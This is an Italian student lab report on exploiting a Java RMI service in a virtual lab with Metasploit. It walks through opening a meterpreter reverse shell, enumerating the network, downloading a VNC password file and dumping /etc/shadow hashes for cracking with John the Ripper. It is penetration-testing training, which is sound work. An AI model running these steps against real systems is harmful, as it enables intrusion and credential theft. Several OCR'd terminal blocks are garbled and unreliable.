Ilaria Pedrelli

## Progetto fine modulo 4

```
File Actions Edit View Help

GNU nano 7.2 /etc/network/interfaces *

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*
# The loopback network interface
auto lo
iface lo inet loopback
#auto eth0
#iface eth0 inet dhcp

auto eth0
iface eth0 inet static
address 192.168.11.111
netmask 255.255.255.0
gateway 192.168.50.1
```

Dopo aver impostato gli IP delle macchine come da richiesta, verifico l'esistenza della porta 1099 e del servizio attivo con il comando nmap -Sv.

Successivamente avvio la console di metaslpoit con il comando **msfconsole**. Con il comando **search java\_rmi** cerco l'exploit che mi permette di aprire una sessione di meterpreter e setto le opzioni come da screenshot.

```
metasploit v6.3.27-dev
2335 exploits - 1220 auxiliary - 413 post
1385 payloads - 46 encoders - 11 nops
9 evasion
 Metasploit tip: When in a module, use back to go
back to the top level prompt
Metasploit Documentation: https://docs.metasploit.com/
 msf6 > search java rmi
 Matching Modules
                                                                                                        Check Description
     # Name
                                                                      Disclosure Date Rank
     0 auxiliary/gather/java_rmi_registry
1 exploit/multi/misc/java_rmi_server
                                                                                             normal No
excellent Yes
                                                                                                                   Java RMI Registry Interfaces Enumeration
Java RMI Server Insecure Default Configuration Java
   Code Execution
                                                                                            normal No
         auxiliary/scanner/misc/java_rmi_server
                                                                      2011-10-15
                                                                                                                   Java RMI Server Insecure Endpoint Code Execution Sc
 anner
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 calation
                                                                                            excellent No
                                                                                                                   Java RMIConnectionImpl Deserialization Privilege Es
     No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(
                                                           ) > show options
Module options (exploit/multi/misc/java_rmi_server):
                    Current Setting Required Description
                                                             Time that the HTTP Server will wait for the payload request
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
The target port (TCP)
The local host or network interface to listen on. This must be an address on the
    HTTPDELAY 10
    RHOSTS
    RPORT
                    1099
                    0.0.0.0
                                                            The local port to listen on.

Negotiate SSL for incoming connections

Path to a custom SSL certificate (default is randomly generated)

The URI to use for this exploit (default is random)
    SRVPORT
                     8080
    SSL
SSLCert
                                              no
no
                     false
    URIPATH
Payload options (java/meterpreter/reverse_tcp):
              Current Setting Required Description
   LHOST 192.168.11.111 yes
LPORT 4444 yes
                                                      The listen address (an interface may be specified)
The listen port
Exploit target:
         Generic (Java Pavload)
View the full module info with the info, or info -d command.
msf6 exploit(
                                                        er) > set RHOST 192.168.11.112
RHOST ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_tm
                                           rmi_server) > set LHOST 192.168.11.111
<u>msf6</u> exploit(m
```

```
View the full module info with the info, or info -d command.

mifi exploit(multi/Misc/jus_mul_snawe) > set BHOST 192.168.11.112
RHOST = 192.168.11.111
RHOST = 192.168.11.111
RHOST = 192.168.11.112
RHOST = 192.168.11.112
RHOST = 192.168.11.112
RHOST = 192
RHOST = 192.168.11.112
RHOST = 192
RHOS
```

Lancio exploit e avvio quindi la sessione di meterpreter e inizio a lanciare i comandi:

If config con cui posso vedere la configurazione di rete

```
View the full module info with the info, or info -d command.

BSf6 exploit(multi/mits/jaix_jaix_saix_saixer) > exploit

[s] Started reverse TCP handler on 192.168.11.111:4444
[s] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/q06ff6g
[s] 192.168.11.112:1099 - Sending RMI Header...
[s] 192.168.11.112:1099 - Sending RMI Call...
[s] 192.168.11.112:1099 - Replied to request for payload JAR
[s] Sending stage (58829 bytes) to 192.168.11.112
[s] Meterpreter session 1 opened (192.168.11.112)
[s] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:36371) at 2024-02-23 13:59:59 -0500

Beterpreter > ifconfig

Interface 1
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
Hy4 Address : 127.0-0.1
Hy4 Address : 127.0-0.1
Hy4 Netmask : 255.0-0.0
Hy6 Address : 127.0-0.1
Hy4 Netmask : 255.0-0.0
Hy6 Address : 121.0-1
Hy4 Address : 122.0-1
Hy4 Netmask : 252.255.255.0
Hy4 Address : 122.0-1
Hy4 Address : 1
```

Route: Con cui posso vedere la tabella di rounting.


```
meterpreter > route
IPv4 network routes
                Netmask
                             Gateway Metric Interface
   Subnet
   127.0.0.1 255.0.0.0 0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0
IPv6 network routes
   Subnet
                         Netmask Gateway Metric Interface
   fe80::a00:27ff:fed3:7b60 ::
meterpreter >
meterpreter > shell
Process 1 created.
Channel 2 created.
route
Kernel IP routing table
                                 Genmask Flags Metr
255.255.255.0 U 0
                                                    Flags Metric Ref Use Iface
Destination Gateway
                                                                              0 eth0
192.168.11.0
                                                                     0
```

Sysinfo: che mi restituisce nome del sistema operativo, nome del computer, la lingua.

Dalla sessione di meterpreter (e se necessario creando una shell) testo, anche, i comandi di seguito:

• search -f \*.doc - per cercare tutti i file con estensione .doc

search -f passwd per cercare file con la parola chiave passwd e il loro percorso.



## faccio un download del file sulla mia home di Kali

```
meterpreter > download /home/msfadmin/.vnc/passwd
[*] Downloading: /home/msfadmin/.vnc/passwd → /home/kali/passwd
[*] Downloaded 8.00 B of 8.00 B (100.0%): /home/msfadmin/.vnc/passwd → /home/kali/passwd
[*] Downloaded : /home/msfadmin/.vnc/passwd → /home/kali/passwd
meterpreter > ■
```

 con il comando cat apro il file shadow dove trovo admin e hash delle password che posso eventualmente mettere in chiaro John the ripper unendo il file passwd e shadow (unshdow)

```
meterpreter > cat /etc/shadow/
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:999999:7:::
daemon: *: 14684:0:999999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:999999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail: *: 14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:999999:7:::
backup: *: 14684:0:999999:7:::
list:*:14684:0:999999:7:::
irc:*:14684:0:999999:7:::
gnats:*:14684:0:99999:7:::
nobody: *: 14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:999999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:999999:7:::
sshd:*:14684:0:999999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix: *:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:999999:7:::
service: $1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd: *:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
meterpreter >
```

Provo il comando ps sulla sessione di meterpreter per vedere l'elenco dei processi in esecuzione sulla macchina target.

 Creo una shell e testo il comando netstat -tulp che mi restituisce l'elenco delle connessioni TCP in ascolto con i pid e i nomi dei programmi associati alle connessioni

 Infine con il comando search checkvm cerco un modulo disponibile e progettato per rilevare se la macchina target è una macchina virtuale o meno. Scelgo il modulo per i sistemi linux e imposto la sessione 1 di meterpreter. Mi restituisce che la macchina target è una macchina virtuale che gira su Virtualbox

```
| Section | Open | Company | Company
```